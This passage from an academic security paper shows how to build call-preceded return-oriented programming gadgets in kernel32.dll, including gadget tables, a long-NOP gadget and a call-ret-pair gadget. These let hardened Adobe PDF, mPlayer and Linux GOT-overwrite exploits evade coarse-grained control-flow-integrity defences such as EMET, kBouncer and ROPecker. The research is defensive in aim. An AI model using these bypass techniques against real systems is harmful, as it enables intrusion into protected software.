**Loading and Storing from Memory.** In general, software programs can only accomplish their tasks if the underlying processor architecture provides instructions for loading from memory and storing values to memory. Similarly, ROP attacks require memory load and store gadgets. Although we have found several load and store gadgets, we focus on the gadgets listed in Table 4.

| Type | Call-Preceded Sequence (ending in `ret`) |
|---|---|
| LOAD (eax) | `mov eax, [ebp+8]; pop ebp` |
| STORE (eax) | `mov [esi],eax; xor eax,eax;`<br>`pop esi; pop ebp` |
| STORE (esi) | `mov [ebp-20h],esi` |
| STORE (edi) | `mov [ebp-20h],edi` |

*Table 4:* Selected Memory Load and Store Gadgets

In particular, we discovered load gadgets that use `eax` as the destination register. The specific load gadget shown in Table 4 loads a value from memory pointed to by `ebp+8`. Hence, the adversary is required to correctly set the target address of the memory load operation in `ebp` via the register load gadget shown in Table 3.

We also identified a corresponding memory store gadget on `eax`. The shown gadget stores `eax` at the address provided by register `esi`, which needs to be initialized by a load register gadget beforehand. The gadget has no side-effects, since it resets `eax` (which was stored earlier) and loads new values from the stack into `esi` (which held the target address) and `ebp` (our intermediate register).

Given a memory store gadget for `eax` and the fact that we have already identified register load gadgets for each register, it is sufficient to use the same memory load on `eax` to load any other register. This is possible because we use the `eax` load gadget to load the desired value from memory, store it afterwards on the stack, and finally use one of the register load gadgets to load the value into the desired register. Finally, we also identified some convenient memory store gadgets for `esi` and `edi` only requiring `ebp` to hold the target address of the store operation.

**Arithmetic and Logical Gadgets.** For arithmetic operations we utilize the sequence containing the x86 `sub` instruction shown in Table 5. This instruction takes the operands from `eax` and `esi` and stores the result of the subtraction into `eax`. Both operands can be loaded by using the register load gadgets (see Table 3). The same gadget can be used to perform an addition: one only needs to load the two's complement into `esi`. Based on addition and subtraction, we can realize multiplication and division as well. Unfortunately, logical gadgets are not as commonplace. There is, however, a XOR gadget that takes its operands from `eax` and `edi` (see Table 3).

| Type | Call-Preceded Sequence (ending in `ret`) |
|---|---|
| ADD/SUB | `sub eax,esi; pop esi; pop ebp` |
| XOR | `xor eax,edi; pop edi; pop esi;`<br>`pop ebp` |

*Table 5:* Arithmetic and Logical Gadgets

**Branching Gadgets.** We remind the reader that branching in ROP attacks is realized by modifying the stack pointer rather than the instruction pointer [34]. In general, we can distinguish two different types of branches: unconditional and conditional branches. `kernel32.dll`, for example, offers two variants for a unconditional branch gadget (see Table 6). The first uses the `leave` instruction to load the stack pointer (`esp`) with a new address that has been loaded before into our intermediate register `ebp`. The second variant realizes the unconditional branch by adding a constant offset to `esp`. Either one suffices for our purposes.

Conditional branch gadgets change the stack pointer iff a particular condition holds. Because load, store, and arithmetic/logic computation can be conveniently done for `eax`, we could place the conditional in this register. Unfortunately, because a direct load of `esp` (that depended on the value of `eax`) was not readily available, we realized the conditional branch in three steps requiring the invocation of only four ROP sequences. That said, our gadget is still within the constraints for the number of allowable consecutive sequences in the Combined CFI-enforcement Policy (see $n = 8$ for $CFI_{HEU}$ in Table 2).

First, we use the conditional branch gadget (see Table 6) to either load `0` or a prepared value into `eax`. In this sequence `neg eax` computes the two's complement and, more importantly, sets the carry flag to zero if and only if `eax` was zero beforehand. This is nicely used by the subsequent `sbb` instruction, which subtracts the register from itself, always yielding zero, but additionally subtracting an extra one if the carry flag is set. Because subtracting one from zero gives `0xFFFFFFFF`, the next `and` masks either none or all the bits. Hence, the result in `eax` will be exactly the contents of `[ebp-4]` if `eax` was zero, or zero otherwise. One might think that it is very unlikely to find sequences that follow the pat-

| Type | Call-Preceded Sequence (ending in `ret`) |
|---|---|
| unconditional branch 1 | `leave` |
| unconditional branch 2 | `add esp,0Ch; pop ebp` |
| conditional LOAD(eax) | `neg eax; sbb eax,eax;`<br>`and eax,[ebp-4];leave` |

*Table 6:* Branching Gadgets

| Type | Call-Preceded Sequence |
|---|---|
| Call 1 | `lea eax,[ebp-34h]; push eax;`<br>`call esi; ret` |
| Call 2 | `call eax` |
| Call 3 | `push eax; call [ebp+0Ch]` |

*Table 7:* Function Call Gadgets

tern `neg-sbb-and`. However, we found 16 sequences in `kernel32.dll` that follow the same pattern and could have been leveraged for a conditional branch gadget.

We then use the ADD/SUB gadget (see Table 5) to subtract `esi` from `eax` so that the latter holds the branch offset for `esp`. Finally, we move `eax` into `esp` using the stack as temporary storage. The STORE(eax) gadget (see Table 4) will store the branch offset on the stack, where `pop ebp` followed by the unconditional branch 1 gadget loads it into `esp`.

## 4.2 Extended Gadget Set

For those readers who have either written or analyzed real-world ROP exploits before, it would be clear to them that several other gadgets are useful in practice. For example, modern exploits usually invoke several WinAPI functions to perform malicious actions, e.g., launching a malicious executable by invoking *WinExec()*. Calling such functions within a ROP attack requires a function call gadget (§4.2.1). It is also useful to have gadgets that allow one to conveniently write a NULL word to memory (the Null-Byte gadget) or the Stack-pivot gadget [17] which is used by attacks exploiting heap overflows. Our instantiations of the Null-Byte and Stack-pivot gadgets are given in the Appendix as they are not vital to understanding the discussion that follows.

Additionally, to provide a generic method for circumventing the behavioral heuristics of the Combined CFI Policy, we present a new gadget type, coined Long-NOP, containing long sequences of instructions which do not break the semantics of an arbitrary ROP chain (§4.2.2).

### 4.2.1 Call-Ret-Pair Gadget

CFI policies raise several challenges with respect to calling WinAPI functions within a ROP attack. First, one cannot simply exploit a `ret` instruction because the $CFI_{RET}$ policy states that only a call-preceded sequence is allowed — clearly, the beginning of a function is not call-preceded. Second, the adversary must regain control when the function returns. Hence, the return address of the function to be called must point to a call-preceded sequence that allows the ROP attack to continue.

To overcome these restrictions, we utilize what we coined a *Call-Ret-Pair* gadget. The basic idea is to use a sequence that terminates in an indirect call but provides a short instruction sequence afterwards that terminates in a `ret` instruction. Among our possible choices, the Call 1 sequence shown in Table 7 was selected.




*Figure 3:* Example for Call-Ret-Pair Gadget

To better understand the intracies of this gadget, we provide an example in Figure 3. This example depicts how we can leverage our gadget to call *VirtualAlloc()*. We start with a load register gadget which first loads the start address of *VirtualAlloc()* into `esi`. Further, it loads into `ebp` an address denoted as `ADDR`. At this address is stored RET 3, the pointer to the ROP sequence we desire to call after *VirtualAlloc()* has returned. The next ROP sequence is our Call-Ret-Pair gadget, where the first instruction effectively loads RET 3 pointed to by `ebp-34h` into `eax`. Next, RET 3 is stored at `ADDR` onto the stack using a `push` instruction before the function call occurs. The `push` instruction also decrements the stack pointer so that it points to RET 2. The subsequent indirect call invokes *VirtualAlloc()* and automatically pushes the return address onto the stack, i.e, it will overwrite RET 2 with the return address. This ensures that the control-flow will be redirected to the `ret` instruction in our Call-Ret-Pair gadget when *VirtualAlloc()* returns. Lastly, the return will use RET 3 to invoke the next ROP sequence.

Note that this Call-Ret-Pair gadget works for subroutines following the *stdcall* calling convention. Such function remove their arguments from the stack upon function return. For functions using cdecl, we use a Call-Ret-Pair gadget that pops after the function call, the arguments of the subroutine from the stack. The details of the gadget we use for cdecl function can be found in Appendix D.


For ROP attacks that terminate in a function call, we leverage the Call 2 and Call 3 gadgets in Table 7. The difference resides in the fact that Call 2 requires the target address to be loaded into `eax`, whereas Call 3 loads the branch address from memory.

Recall that the CFI policy for indirect calls ($CFI_{CALL}$ in Table 2) only permits the use of branch addresses taken from an exported symbol or a valid code pointer place. However, as we already described in §3.2.4, the integrity of code pointers is not guaranteed. Hence, we can leverage GOT overwrite-like attacks to change the address at a given code pointer location. Alternatively, since modern applications typically make use of many WinAPI functions by default, we can indirectly call one of these functions using the external symbols.

### 4.2.2 Long-NOP Gadget

Our final gadget is needed to thwart the restriction that after $s = 7$ short sequences in a row is used, another sequence of at least $n = 20$ instructions must follow (see $CFI_{HEU}$ in Table 2). For this task, we developed a new gadget type that we refer to as the long no-operation (long-NOP) gadget. Constructing long-NOP in a way that does not break the semantics of an arbitrary ROP chain was a non-trivial task that required painstaking analyses and a stroke of luck.

To identify possible sequences for this gadget type, we let our sequence finder filter those call-preceded sequences that contain more than $n = 20$ instructions. To ensure that the long sequence does not break the semantics of the ROP chain, we further reduced the set of sequences to those that (i) contain many memory-write instructions, and (ii) make use of only a small set of registers. While the latter requirement is obvious, the former seems counter-intuitive as it can potentially change the memory state of the process. However, if we are able to control the destination address of these memory writes, we can write arbitrary values into the data area of the process outside the memory used by our ROP attack.



```
PUSH 3
POP eax
13 Memory Writes
(esi,edi)
XOR eax,eax
MOV eax,ebx
POP edi
POP esi
POP ebx
POP ebp
RET
```

```
POP esi
POP edi
POP ebp
RET 8
```

*Figure 4:* Flow of Long-NOP gadget

Among the sequences that fulfill these requirements, we chose a sequence that is (abstractly)[6] shown in Figure 4. It contains 13 memory write instructions using only the registers esi and edi. We stress that the entire gadget chain for long-NOP does not induce *any* side-effects, i.e., the content of all registers and memory area used by the ROP attack is preserved.

We distinguish between mandatory and optional sequences used for long-NOP. The latter sequences are only required if the content of all registers needs to be preserved. We classify them as optional, since it is very unlikely that ROP attacks need to operate on all registers during the entire ROP execution phase. If all registers need to be preserved (worst-case scenario), we require 6 ROP sequences before the long-NOP gadget sequence is invoked. Since all registers are preserved, we can issue in each round another ROP sequence until all desired ROP sequences have been executed.

**Mandatory Sequences.** The mandatory sequences are those labeled Sequence 7 and 8 (in Figure 4). Sequence 7 is used to set three registers: esi, edi, and ebp. We load in esi and edi the same address, namely DATA_ADDR, which points to an arbitrary data memory area in the address space of the application, e.g., stack, heap, or any other data segment of an executable module. Due to the ret 8 instruction, the stack pointer will be incremented by 8 more bytes leaving space for pattern values. Afterwards, our long-NOP sequence uses esi and edi to issue 13 memory writes in a small window of 36 bytes. In each round, we use the same address for DATA_ADDR, and hence, we always write the same arbitrary values in a 36 byte memory space not affecting memory used by our ROP attack. The long-NOP sequence also destroys the value of eax and loads new values via pop instructions in other registers. However, these register changes are resolved by our optional sequences discussed next.

**Optional Sequences.** ROP Sequence 2 to 6 are the optional sequences, and are responsible for preserving the state of all registers. The optional sequences shown in Figure 4 represent those already presented in our basic gadget arsenal in §4.1. Depending on the specific goals and gadgets of a ROP attack, the adversary can choose among the optional sequences as required.

ROP Sequence 2 and 3 store the value of esi on the stack in such a way that the pop esi instruction in long-NOP resets the value accordingly. ROP Sequence 4 to 6 store the content of eax and edi on the stack. Similar to the store for esi, the content is again re-loaded into these registers via pop instructions at the end of the long-NOP sequence. However, the content of register eax and ebx is exchanged after the long-NOP sequence since mov eax,ebx stores ebx to eax, and the former value of eax is loaded via pop into ebx. However, we can compensate this switch by invoking the Long-NOP gadget twice so that eax and ebx are exchanged again.

[6] For the interested reader, we have placed the specific assembler implementation of the long-NOP sequence in Appendix C.

## 5 Hardening Real-World Exploits

We now elaborate on the hardening of two real-world exploits against 32-bit Windows 7 SP1 and a Linux proof-of-concept exploit. Specifically, we transform publicly available ROP attacks against Adobe PDF reader [25] and the GNU mediaplayer mPlayer [10]. We used the gadget set derived in §4 to perform the transformation. Furthermore, our attacks are executed with the *Caller*, *SimExecFlow*, *StackPivot*, *LoadLib*, and *MemProt* option for ROP detection in Microsoft EMET 4.1 enabled. The source code for both attacks is given in in Appendix E and F.

### 5.1 Windows Exploits

The Adobe PDF attack used in this paper exploits the integer vulnerability CVE-2010-0188 in the TIFF image processing library `libtiff`. The vulnerability originally targeted Adobe PDF versions 9.1-9.3 running on Windows XP SP2/SP3. Likewise, the mPlayer attack exploited a buffer overflow vulnerability that allows the adversary to overwrite an exception handler pointer. Since we perform our analyses on Windows 7, we ported both exploits from Windows XP to Windows 7.

**Exploit Requirements**: For both exploits, we need to (1) allocate a new read-write-execute (RWX) memory page with *VirtualAlloc()*, (2) copy malicious shellcode into the newly allocated page by using *memcpy()*, and (3) redirect the control-flow to the shellcode. Originally, the exploits made use of non-call-preceded gadgets, and used a long chain of short instruction sequences. For mPlayer 18 consecutive short sequences are executed, while for Adobe PDF 11 sequences are executed until the first system call is issued. Hence, both exploits clearly violate $CFI_{RET}$ and $CFI_{HEU}$ of the combined CFI policy. These exploits are prevented by Microsoft EMET because of $CFI_{RET}$, and are detected by both kBouncer and ROPecker due to violation of the $CFI_{HEU}$ policy.

**Replacing ROP Sequences**: A simplified view of the gadget chain we use for our hardened exploits in the PDF exploit is shown in Figure 5. We first replaced all non-call-preceded sequences with one of our call-preceded sequences in our ROP gadget set identified in Section 4. Both exploits mainly use load register and memory gadgets to set the arguments for *VirtualAlloc()* and *memcpy()*, and function call gadgets to invoke both functions. By leveraging only call-preceded sequences, our attacks comply to the CFI policy for returns ($CFI_{RET}$).

Since both exploits make use of WinAPI calls, we utilized our Call-Ret-Pair gadget to invoke *VirtualAlloc()* and *memcpy()*. As both functions are default routines used in a benign execution of Adobe PDF and mPlayer, we are allowed to leverage indirect calls to invoke these functions (addressing $CFI_{CALL}$). Note that even if this were not the case, we could still call these functions by overwriting valid code pointer locations. A demonstration of this weakness — particularly for the approach of Zhang and Sekar [45] — is provided in Section 5.2. Lastly, we need to tackle the CFI policies for behavioral heuristics (addressing $CFI_{HEU}$) by ensuring that we never execute more than 7 short sequences in a row before calling our long-NOP gadget.




*Figure 5:* Simplified view of our hardened PDF exploit. See Appendix E for the full source code.

**Putting-It-All-Together**: Gadget ❶ in Figure 5 loads the target address of *VirtualAlloc()* into `esi`. The arguments to this function (`Arg1-Arg4`) are set on the stack. They are chosen in such a way that *VirtualAlloc()* allocates a new RWX memory page. Gadget ❷ leverages our Call-Ret-Pair gadget to call *VirtualAlloc()*. The start address of the page is placed by *VirtualAlloc()* into `eax`.

ROP Gadgets ❸ and ❹ facilitate two goals: first they store the start address of the new RWX page on the stack. Second, they prepare the execution of the long-NOP gadget. In particular, they set `esi` and `edi` to DATA_ADDR. This address points to an arbitrary data section of one of the linked libraries. Our long-NOP sequence (ROP Gadget ❺) will later perform 13 memory writes on this data region, thereafter setting `esi` to the start address of *memcpy()*. ROP Gadget ❻ invokes *memcpy()* to copy the malicious shellcode onto the newly allocated RWX page. Lastly, our ROP chain transfers the control-flow to the copied shellcode via Gadget ❼, which in both exploits opens the Windows calculator.

For the Adobe PDF attack, we used 7 ROP sequences with 52 instructions executed. In the hardened version of the mPlayer exploit, we used 49 ROP sequences with 380 instructions executed. Note that the 49 sequences include the interspersed long-NOP sequences to adhere to the CFI policy $CFI_{HEU}$. We used a writable memory area of 36 Bytes for the long-NOP gadget. The requirement of more sequences for the mPlayer attack can be attributed to the fact that this exploit did not allow for the use of any NULL bytes in the payload and so we needed to leverage a NULL-Byte gadget (Appendix A) in this exploit. The mPlayer exploit also required a stack pivot gadget (Appendix B). This attack also required a specific stack pivot gadget adding a large constant to `esp`. Unfortunately, our stack pivot sequences in `kernel32.dll` did not use large enough constants, and the original sequence exploited a non call-preceded one in `avformat-52.dll`. However, we identified another useful call-preceded stack pivot sequence in the same library which allowed us to instantiate the exploit.

The above strategies can be used to easily transform other ROP attacks to bypass current coarse-grained CFI defenses. Furthermore, given our routines for finding and filtering useful call-preceded ROP sequences, the process of transforming exploits could be fully automated. We leave that as an exercise for future work.

A final remark concerns the control transfer to the injected shellcode. In both exploits, we invoke a call-preceded sequence terminating in an indirect jump. While this approach works for kBouncer, ROPecker, and ROPGuard, it might raise an alarm for CFI for COTS binaries if the shellcode is placed at an address that is not within the set of valid function pointers (i.e., indirect jump targets). However, there are several ways to tackle this issue. A very effective approach has been shown by Göktas et al. [21], where the code section is simply set to be writable, the shellcode copied to an address which resembles a valid function pointer, and after which the code section is reset back to be executable. Alternatively, one can overwrite the location of a valid function pointer with the start address of the shellcode. We provide a detailed example how this can be realized in the next subsection.

### 5.2 Linux Shellcode Exploit

Since the approach of Zhang and Sekar [45] targets Linux specifically, we also developed a proof-of-concept exploit that shows how our attack bypasses the CFI policies for indirect calls. To do so, we use a sample program that suffers from a buffer overflow vulnerability allowing an adversary to overwrite a return address on the stack. The goal of our attack is to call *execve()*, which is a standard system function defined in `libc.so` to execute a new program. The challenge, however, is that the example program does not include *execve()* in its external symbols, and consequently, we are not allowed to redirect the control-flow to *execve()* using an indirect call.

To overcome this restriction, we make use of an old (but seemingly forgotten) attack technique called global offset table (GOT) overwrite [9]. The basic idea is to write the address of *execve()* at a valid code pointer location. A well-known location for doing so is the GOT table, which contains pointers to library calls such as *printf()*. We reiterate that the weakness here is that CFI for COTS binaries deploys only one label for indirect call targets. Given the fact that the GOT is typically writable in the current design of Linux due to dynamic address resolution of external library functions and lazy binding, we can invoke gadgets to overwrite the pointers placed in the GOT. Specifically, we first find useful sequences from the Linux standard library `libc.so` and use gadgets that perform the GOT overwrite while using only call-preceded sequences.




*Figure 6:* GOT overwrite attack

**Putting-It-All-Together**: An example on how we bypass the CFI policy for indirect calls is shown in Figure 6. The approach is as follows: first, Gadget ❶ loads the address of the GOT entry we want to modify into `edx`, and loads `eax` with the address of *execve()*. Next, Gadget ❷ overwrites the address of *printf()* with the address of *execve()* in the GOT. Finally, Gadget ❸ loads the address of the *printf()* stub into `esi`, and Gadget ❹ uses a Call-Ret-Pair gadget to invoke *execve()*. At this point, the attack succeeds without violating any of the CFI policies.

### 5.3 On Parameter Adjustment

As alluded to in §3.3, adjusting the parameters for the $CFI_{HEU}$ policy beyond the recommended settings will negatively impact the false positive rate. To assess that, we extended the analysis beyond what Pappas et al. [30] originally performed in order to analyze the impact of increasing $n$ to 30 or 40 instructions — thereby rendering our Long-NOP gadget (which is only 23 instructions long) stitching ineffective. Specifically, we performed an experiment using three benchmarks of the SPEC CPU 2006 benchmark suite: `bzip2`, `perlbench`, and `xalancbmk`. The first two are programmed in C, while the latter in C++. We developed an Intel Pintool that counts the number of instructions issued between two indirect branches, and the number of consecutive short instruction sequences. Whenever a function call occurs, we check how many short sequences ($s$) have been executed since the last function call.

As Figure 7 shows, increasing the thresholds for $n$




*Figure 7:* Potential false positives when the parameters for the consecutive sequences ($s$) and sequence length ($n$) are adjusted.

induces many potential false positives (y-axis). In particular, for each benchmark (x-axis), observe that for $s > 10$ there are about 20,000 potential false positives, i.e., 20,000 times we detected a function call that was preceded by more than 10 short sequences[7].

## 6 Related Work

Concurrent and independent to our work, several research groups have investigated the security of coarse-grained CFI solutions [11, 21–23, 33]. However, our analysis differs from these works as we examine the security of a combination of coarse-grained CFI policies irrespective of when the CFI check occurs. For instance, the attacks shown in [11, 21, 33] are prevented by our combined CFI policy which monitors the sequence length at any time in program execution. Furthermore, unlike these works, we systematically show the construction of a Turing-complete gadget set based on a weak adversary that has only access to one standard shared Windows library. On the other hand, concurrent work also investigates some other interesting attack aspects: Göktas et al. [21] demonstrate attacks against CCFIR [44] using call-preceded gadgets to invoke sensitive functions via direct calls; Carlini and Wagner [11] and Schuster et al. [33] show flushing attacks that eliminate return-oriented programming traces before a critical function is invoked.

Lastly, new CFI-based solutions have also been proposed. For instance, the approaches of Tice et al. [39] and Jang et al. [24] focus on protecting indirect calls to virtual methods in C++. Both approaches have been implemented as a compiler extension and ensure that an adversary cannot manipulate a virtual table (vtable) pointer so that it points to an adversary-controlled (malicious) vtable. Unfortunately, these schemes do not protect against classical ROP attacks which exploit return instructions, and map malicious code to a memory area reserved for a valid virtual method.

## 7 Summary

Without question, control-flow integrity offers a strong defense against runtime attacks. Its promise lies in the fact that it provides a general defense mechanism to thwart such attacks. Rather than focusing on patching program vulnerabilities one by one, CFI's power stems from focusing on the integrity of the program's control flow regardless of how many bugs and errors it may suffer from. Unfortunately, several pragmatic issues (most notably, its relatively high performance overhead), have limited its widespread adoption.

To better tackle the performance trade-off between security and performance, several coarse-grained CFI solutions have been proposed to date [13, 19, 30, 44, 45]. Additionally, it has been recently shown that such coarse-grained CFI policies can be applied to operating system kernels [16]. These proposals all use relaxed policies, e.g., allowing returns to target any instruction following a call instruction.

While many advancements have been made along the way, all to often the relaxed enforcement policies significantly diminish the security afforded by Abadi et al. [3]'s seminal work. This realization is a bit troubling, and calls for a broader acceptance that we should not sacrifice security for small performance gains. Doing so simply does not raise the bar high enough to deter skillful adversaries. Indeed, our own work shows that even if coarse-grained CFI solutions are combined, there is still enough leeway to mount reasonable and Turing-complete ROP attacks. Our hope is that our findings will raise better awareness of some of the critical issues when designing robust CFI mechanisms, all-the-while re-energizing the community to explore more efficient solutions for empowering CFI.

## 8 Acknowledgments

We thank Kevin Z. Snow and Úlfar Erlingsson for their valuable feedback on earlier versions of this paper.

## References

[1] M. Abadi, M. Budiu, Ú. Erlingsson, and J. Ligatti. Control-flow integrity: Principles, implementations, and applications. In *ACM Conference on Computer and Communications Security (CCS)*, 2005.

[2] M. Abadi, M. Budiu, Ú. Erlingsson, G. C. Necula, and M. Vrable. XFI: Software guards for system address spaces. In *USENIX Symposium on Operating Systems Design and Implementation (OSDI)*, 2006.

[3] M. Abadi, M. Budiu, U. Erlingsson, and J. Ligatti. Control-flow integrity: Principles, implementations, and applications. *ACM*

[7] We also simulated the analysis performed in [30] by setting $n = 20$. However, we arrive at a significantly higher false positive rate than in [30]. This is likely due to the fact that we perform our analysis on industry benchmark programs, while their analysis is based on opening web-browsers or document readers. Furthermore, their focus is on WinAPI calls, whereas in Figure 7 we instrument every call.

*Transactions on Information and System Security (TISSEC)*, 13 (1), 2009.

[4] Aleph One. Smashing the stack for fun and profit. *Phrack Magazine*, 49(14), 2000.

[5] E. Bachaalany. Inside EMET 4.0. REcon Montreal, 2013. Presentation. Slides: `http://recon.cx/2013/slides/Recon2013-Elias%20Bachaalany-Inside%20EMET%204.pdf`.

[6] blexim. Basic integer overflows. *Phrack Magazine*, 60(10), 2002.

[7] E. Buchanan, R. Roemer, H. Shacham, and S. Savage. When good instructions go bad: Generalizing return-oriented programming to RISC. In *ACM Conference on Computer and Communications Security (CCS)*, 2008.

[8] M. Budiu, U. Erlingsson, and M. Abadi. Architectural support for software-based protection. In *Workshop on Architectural and System Support for Improving Software Dependability*, ASID '06, 2006.

[9] Bulba and Kil3r. Bypassing StackGuard and StackShield. *Phrack Magazine*, 56(5), 1996.

[10] C4SS!0 and h1ch4m. MPlayer Lite r33064 m3u Buffer Overflow Exploit (DEP Bypass). `http://www.exploit-db.com/exploits/17565/`, 2011.

[11] N. Carlini and D. Wagner. ROP is still dangerous: Breaking modern defenses. In *USENIX Security Symposium*, 2014.

[12] S. Checkoway, L. Davi, A. Dmitrienko, A.-R. Sadeghi, H. Shacham, and M. Winandy. Return-oriented programming without returns. In *ACM Conference on Computer and Communications Security (CCS)*, 2010.

[13] Y. Cheng, Z. Zhou, Y. Miao, X. Ding, and R. H. Deng. ROPecker: A generic and practical approach for defending against ROP attacks. In *Symposium on Network and Distributed System Security (NDSS)*, 2014.

[14] T. Chiueh and F.-H. Hsu. RAD: A compile-time solution to buffer overflow attacks. In *International Conference on Distributed Computing Systems (ICDCS)*, 2001.

[15] C. Cowan, C. Pu, D. Maier, H. Hintony, J. Walpole, P. Bakke, S. Beattie, A. Grier, P. Wagle, and Q. Zhang. StackGuard: Automatic adaptive detection and prevention of buffer-overflow attacks. In *USENIX Security Symposium*, 1998.

[16] J. Criswell, N. Dautenhahn, and V. Adve. KCoFI: Complete control-flow integrity for commodity operating system kernels. In *IEEE Symposium on Security and Privacy*, Oakland '14, 2014.

[17] D. Dai Zovi. Practical return-oriented programming. SOURCE Boston, 2010. Presentation. Slides: `http://trailofbits.files.wordpress.com/2010/04/practical-rop.pdf`.

[18] L. Davi, A. Dmitrienko, M. Egele, T. Fischer, T. Holz, R. Hund, S. Nürnberger, and A.-R. Sadeghi. MoCFI: A framework to mitigate control-flow attacks on smartphones. In *Symposium on Network and Distributed System Security (NDSS)*, 2012.

[19] I. Fratric. ROPGuard: Runtime prevention of return-oriented programming attacks. `http://www.ieee.hr/_download/repository/Ivan_Fratric.pdf`, 2012.

[20] gera. Advances in format string exploitation. *Phrack Magazine*, 59(12), 2002.

[21] E. Göktas, E. Athanasopoulos, H. Bos, and G. Portokalidis. Out of control: Overcoming control-flow integrity. In *IEEE Symposium on Security and Privacy*, Oakland '14, 2014.

[22] E. Göktas, E. Athanasopoulos, M. Polychronakis, H. Bos, and G. Portokalidis. Size does matter: Why using gadget-chain length to prevent code-reuse attacks is hard. In *USENIX Security Symposium*, 2014.

[23] S. Jalayeri. Bypassing EMET 3.5's ROP mitigations. `https://repret.wordpress.com/2012/08/08/bypassing-emet-3-5s-rop-mitigations/`, 2012.

[24] D. Jang, Z. Tatlock, and S. Lerner. SAFEDISPATCH: Securing C++ virtual calls from memory corruption attacks. In *Symposium on Network and Distributed System Security (NDSS)*, 2014.

[25] jduck. The latest Adobe exploit and session upgrading. `http://bugix-security.blogspot.de/2010/03/adobe-pdf-libtiff-working-exploitcve.html`, 2010.

[26] T. Kornau. Return oriented programming for the ARM architecture. Master's thesis, Ruhr-University Bochum, 2009.

[27] Microsoft. Data Execution Prevention (DEP). `http://support.microsoft.com/kb/875352/EN-US/`, 2006.

[28] Microsoft. Enhanced Mitigation Experience Toolkit. `https://www.microsoft.com/emet`, 2014.

[29] Nergal. The advanced return-into-lib(c) exploits: PaX case study. *Phrack Magazine*, 58(4), 2001.

[30] V. Pappas, M. Polychronakis, and A. D. Keromytis. Transparent ROP exploit mitigation using indirect branch tracing. In *USENIX Security Symposium*, 2013.

[31] J. Pewny and T. Holz. Compiler-based CFI for iOS. In *Annual Computer Security Applications Conference (ACSAC)*, 2013.

[32] J. Pincus and B. Baker. Beyond stack smashing: Recent advances in exploiting buffer overruns. *IEEE Security and Privacy*, 2(4), 2004.

[33] F. Schuster, T. Tendyck, J. Pewny, A. Maaß, M. Steegmanns, M. Contag, and T. Holz. Evaluating the effectiveness of current anti-ROP defenses. In *Symposium on Recent Advances in Intrusion Detection (RAID)*, 2014.

[34] H. Shacham. The geometry of innocent flesh on the bone: Return-into-libc without function calls (on the x86). In *ACM Conference on Computer and Communications Security (CCS)*, 2007.

[35] K. Z. Snow, F. Monrose, L. Davi, A. Dmitrienko, C. Liebchen, and A.-R. Sadeghi. Just-in-time code reuse: On the effectiveness of fine-grained address space layout randomization. In *IEEE Symposium on Security and Privacy*, Oakland '13, 2013.

[36] Solar Designer. "return-to-libc" attack. Bugtraq, 1997.

[37] A. Sotirov and M. Dowd. Bypassing browser memory protections in Windows Vista. `http://www.phreedom.org/research/bypassing-browser-memory-protections/`, 2008.

[38] M. Thomlinson. Announcing the BlueHat Prize winners. `https://blogs.technet.com/b/msrc/archive/2012/07/26/announcing-the-bluehat-prize-winners.aspx?Redirected=true`, 2012.

[39] C. Tice, T. Roeder, P. Collingbourne, S. Checkoway, Ú. Erlingsson, L. Lozano, and G. Pike. Enforcing forward-edge control-flow integrity in GCC & LLVM. In *USENIX Security Symposium*, 2014.

[40] V. van der Veen, N. dutt-Sharma, L. Cavallaro, and H. Bos. Memory errors: The past, the present, and the future. In *Symposium on Research in Attacks, Intrustions, and Defenses (RAID)*, 2012.

